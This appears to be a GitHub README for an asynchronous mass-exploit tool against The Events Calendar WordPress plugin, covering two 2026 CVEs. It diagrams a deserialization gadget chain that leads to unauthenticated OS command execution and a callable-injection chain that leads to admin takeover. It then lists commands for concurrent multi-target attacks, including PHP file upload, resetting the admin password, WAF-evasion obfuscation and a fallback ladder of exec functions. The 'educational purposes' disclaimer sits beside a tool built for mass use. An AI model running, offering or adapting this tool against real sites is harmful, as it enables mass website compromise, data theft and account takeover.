antid00t/cve-2026-78006-cve-2026-78159
Async mass exploit tool for The Events Calendar WordPress plugin (CVE-2026-78006, CVE-2026-78159), delivering unauthenticated RCE, PHP upload, and admin takeover.

         █████╗  ███╗   ██╗ ████████╗ ██╗ ██████╗   ██████╗   ██████╗  ████████╗
        ██╔══██╗ ████╗  ██║ ╚══██╔══╝ ██║ ██╔══██╗ ██╔═████╗ ██╔═████╗ ╚══██╔══╝
     ███████║ ██╔██╗ ██║    ██║    ██║ ██║  ██║ ██║██╔██║ ██║██╔██║    ██║
     ██╔══██║ ██║╚██╗██║    ██║    ██║ ██║  ██║ ████╔╝██║ ████╔╝██║    ██║
     ██║  ██║ ██║ ╚████║    ██║    ██║ ██████╔╝ ╚██████╔╝ ╚██████╔╝    ██║
     ╚═╝  ╚═╝ ╚═╝  ╚═══╝    ╚═╝    ╚═╝ ╚═════╝   ╚═════╝   ╚═════╝     ╚═╝
» E X P L O I T S «

🔥 Fully asynchronous · WAF-bypass ladder · Auto-discovery · Zero authentication
| WordPress Plugin | The Events Calendar (StellarWP) — 600.000+ active installs |
| Affected Version | <= 6.17.4 |
| Patched Version | 6.17.4.1 |
| Authentication | ❌ None required — zero-interaction, pre-moderation |
| CVSS | 9.8 CRITICAL |
unauth comment ──► moderation-hash preview ──► do_blocks()
                                                    │
                    enable_rendering_widget_copied() ──► re-forges wp_hash with SECRET salt
                                                    │
                     unserialize() ◄── legacy-widget block
                          │
          Lazy_Post_Collection::__unserialize()
                          │
                array_map('system', $cmds)  ──►  🔥 OS command execution
Bypasses
is_safe_widget_instance()with the malformed-tail wrappera:2:{i:0;<gadget>i:1;X}— magic methods fire before the parse error aborts.
plain-array instance (no objects — passes every object guard)
                          │
        featured_events_only => true   ◄── deterministic query starvation
                          │
          messages.php ──► tec_classes($classes)
                          │
     Element_Classes::parse_array() ──► is_callable($value)
                          │
              $value($this->results)  ──►  wp_update_user() ──►  👑 admin takeover
# install dependencies
pip3 install -r requirements.txt

# scan a single target (non-destructive proofs)

python3 tec.py --url http://localhost --cmd id

# scan multiple labs concurrently
python3 tec.py --list labs.txt --threads 50 --output results.txt

# FULL MODE: command execution + PHP file upload + admin takeover
python3 tec.py --list labs.txt --full --threads 50 --insecure --cmd id --output results.txt
labs.txt — one base URL per line:
http://localhost
http://192.168.56.101/lab-wp
http://user:[email protected]:8080    # optional inline basic-auth
| Option | Description |
|---|---|
--url / --list | single target / target file |
--threads N | concurrent targets — async semaphore (default 30) |
--cve both|1|2 | which chain to run (default both) |
--cmd CMD | OS command for CVE-2026-78006 (default id) |
--upload-php | write a test lab PHP file to the WP root + verify over HTTP |
--login-proof | reset user ID 1 password to 1 + verify login (destructive) |
--full | all destructive primitives from ONE comment (destructive) |
--obfuscate-blocks | \u-escaped block JSON — WAF-stealth delivery |
--insecure | skip TLS verification (self-signed HTTPS labs) |
--auth USER:PASS | basic-auth for all targets |
--id-range LO-HI | post IDs to probe for event discovery (default 1-40) |
--output FILE | results file — successful targets written live |
\u-escaped JSON,
multipart bodies, minimal payloads; auto-diagnoses Wordfence / ModSecurity / Cloudflaresystem → passthru → shell_exec → execcount oracle; destruction only on demand<= 6.17.4, comments enabled and visible on event posts,
at least one published eventpip3 install -r requirements.txtNew exploits, PoCs and security research drops.
This tool is provided for educational and research purposes only. It demonstrates publicly documented vulnerabilities (CVE-2026-78006, CVE-2026-78159) so that researchers and administrators can verify their own lab environments.
By using this tool, you assume full responsibility for your actions.